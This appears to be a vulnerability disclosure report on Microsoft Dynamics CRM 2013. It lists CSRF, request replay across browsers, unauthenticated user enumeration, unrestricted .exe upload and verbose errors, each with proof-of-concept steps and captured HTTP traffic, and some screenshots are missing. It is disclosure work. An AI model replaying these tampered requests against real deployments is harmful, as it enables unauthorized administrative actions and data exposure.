


1. Type of Issue – CSRF attack

Product and version – Microsoft Dynamics CRM 2013


Impact – The attacker can use various methods to exploit CSRF, forcing an end user to execute unwanted actions on a web application in which he/she is currently authenticated. If the targeted end user is the administrator account, this may lead to compromise the web application.

Proof of Concept (PoC) -


Step 1: Add a new service



Step 2: Tamper the data for a new service creation




Step 3: CSRF attack is successful as we get response (200 OK) from the server



```
Find... (press Ctrl+Enter to highlight all) View in Notepad
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth
Caching Cookies Raw JSON XML
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-UA-Compatible: IE=8;IE=9;IE=10
X-FRAME-OPTIONS: SAMEORIGIN
X-UA-Compatible: IE=8;IE=9;IE=10
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Fri, 13 Jun 2014 07:33:38 GMT
Content-Length: 4447

<!DOCTYPE html>
<html>
```

Step 4: Service gets added as shown below:




2. Type of Issue – Cross browser attack

Product and version – Microsoft Dynamics CRM 2013


Impact – If a user has an active session to his/her account while visiting a malicious site, script calls may unknowingly execute administrative actions under the context of the administrative authenticated session. A successful exploit can compromise end user data and operations in the case of a normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Proof of Concept (PoC) –

Step 1: Capture a valid request of a normal user (Chrome browser) - (Original value of the role name is abc)



Step 2: Tamper the request and replay using IE (Tampered Value of the role name to 123)



Step 3: It sends a "reqlientid" and NTLM authentication as negotiate in the 401-response

```
Get SyntaxView | Transformer | Headers | TextView | ImageView | HexView | WebView | Auth |
Caching | Cookies | Raw | JSON | XML |
HTTP/1.1 401 Unauthorized
Cache-Control: private
Content-Type: text/plain
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ReqClientid=ab45365a-4784-4fa0-8155-c6748232d656; expires=Thu, 12-Jun-206
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
Date: Thu, 12 Jun 2014 10:35:00 GMT
Content-Length: 49
HTTP Error 401 - Unauthorized: Access is denied
```

Step 4: Client generates the NTLM as per the reqclientid as shown:

```
Headers | TextView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML |
POST /tools/relationshiproleeditor/edit.aspx HT
Host:
Connection: keep-alive
Content-Length: 2031
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin:
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Content-Type: application/x-www-form-urlencoded
Referer: /tools/relationshiproleeditor/edit.aspx
Accept-Encoding: gzip,deflate,sdch
Accept-Language:
Authorization: Negotiate TIRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAAAAGAbEdAAAADw==
crmFormSubmitxml=%3Crelationshiprole%3E%3Cname%3E123%3C%2Fname%3E%3Citem+action%3D%22
Find... (press Ctrl+Enter to highlight all) View in Notepad
Get SyntaxView | Transformer | Headers | TextView | ImageView | HexView | WebView | Auth |
Caching | Cookies | Raw | JSON | XML |
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
WWW-Authenticate: Negotiate TIRMTVNTUAACAAAAGAAADgAAAA1gon1KWx5pqJROi4AAAAAAAAAAAOIA4
Date: Thu, 12 Jun 2014 10:35:38 GMT
Content-Length: 341
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.d
<HTML><HEAD><TITLE>Not Authorized</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Not Authorized</h2>
<hr><p>HTTP Error 401. The requested resource requires user authentication.</p>
</BODY></HTML>
```

Step 5: Server gives 200 OK and request gets executed as shown:

The screenshot displays an HTTP response in a browser's developer tools console. The response is a 200 OK status with the following headers:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-UA-Compatible: IE=8;IE=9;IE=10
Set-Cookie: ReqClientId=0d44a1c1-f76f-481e-adb0-aa12e5cde149; expires=Thu, 12-Jun-2014 10:35:38 GMT
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Thu, 12 Jun 2014 10:35:38 GMT
Content-Length: 448
```

The body of the response is HTML code:

```
<!DOCTYPE html>
<html>
  <head>
    <script type='text/javascript' src='...'>
    <script type='text/javascript'>
      var IS_OUTLOOK_CLIENT = false;
    </script>
  </head>
  <body onload='try{window.opener.auto(4500...'>
```

Below the console, the browser window shows the Microsoft Dynamics CRM interface. The address bar indicates the URL is `/main.aspx#32568693`. The page title is "Relationship Roles All Active Relationship Roles". A notification banner at the top states: "You need to assign security roles to new users. Click to see a list of users who need Microsoft Dynamics CRM Security Roles. Assign Roles". The main content area shows a table with the following data:

Name	Status
123	Active


3. Type of Issue – Replay attack enumerates Valid User Information

Product and version – Microsoft Dynamics CRM 2013


Impact – Such flaws allow attackers to access unauthorized functionality. This information is useful to an attacker by providing detailed insight as to the sensitive data that is being utilized by a web application.

Proof of Concept (PoC) –


Step 1: Send a crafted request without logging as shown below:



Step 2: As per the response we can see it throws 401 – unauthorized initially



Step 3: The server sends the response again as shown below which displays the user and his details which is stored as the first entry in the database which is the admin (masked in this case):



```
GET /main.aspx HTTP/1.1
Host: :5555
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip, deflate


var ISV_ADDITIONAL_AUTH = "";
var FeatureControl = {"FCB.Refresh.Fall":true,"FCB.Refresh.Sales":true,"FCB.Refresh.Common":true,"I
var _bisodporg = false;
var IS_LIVE = false;
var IS_ONPREMISE = true;
var IS_SPLA = false;
var IS_CLAIMS = false;
var useTabletExperience = false;
var _errorCodeIsAborted = "0x80040265";
var ScriptErrorReportingPreference = 1;
var _bPresenceEnabled = true;
var AUTO_SAVE_ENABLED = true;
var ChangedDoubleQuoteToSingleQuote = false;
var ORG_LANGUAGE_CODE = 1033;
var ORG_FULLNAME_FORMAT = 1;
var ORG_IS_APP_MODE = false;
var SERVER_URL = "http://10.126.142.153/x3a5555/x2fRLIFE";
var AUTHENTICATION_TYPE = 0;
var CRM2007_WEBSERVICE_NS = "http://schemas.microsoft.com/crm/2007/webservices";
var CRM2007_CORETYPES_NS = "http://schemas.microsoft.com/crm/2007/coretypes";
var CURRENT_THEME_TYPE = 'OutlookIsWhite';
var RefreshFormTheme = 'OutlookIsWhite';
var USER_GUID = "f1bc69c77-03e0-e311-9410-005056805490";
var USER_NAME = "admin";
var ORG_DATE_START_DAY = 0;
var ORG_DATE_FORMATSTRING = "M/d/yyyy";
var ORG_DATE_SEPARATOR = "/";
var ORG_DATE_FORMATTED_FORMATSTRING = "M/d/yyyy";
var ORG_DATE_START_DAY = 0;
var ORG_TIME_FORMAT = "h:mm tt";
var ORG_SHOW_WEEK_NUMBER = false;
var ORG_TIMEZONE_OFFSET = 330;
```

4. Type of Issue – .exe file upload (Potential)

Product and version – Microsoft Dynamics CRM 2013

Impact – Since the website allows any executable files to be uploaded, an attacker can use this flaw to upload malicious files on the site which may have the potential to cause widespread damage when accessed by the user.

Proof of Concept (PoC) – Below is the screenshot:



5. Type of Issue – Unhandled Error Messages

Product and version – Microsoft Dynamics CRM 2013

Impact – The consequences of improper error handling are the disclosure of the internal workings of the application to the attacker, providing details to use in further attacks. Web applications that do not properly handle error conditions frequently generate error messages such as stack traces, detailed diagnostics, and other inner details of the application.

Proof of Concept (PoC) – Below is the screenshot:

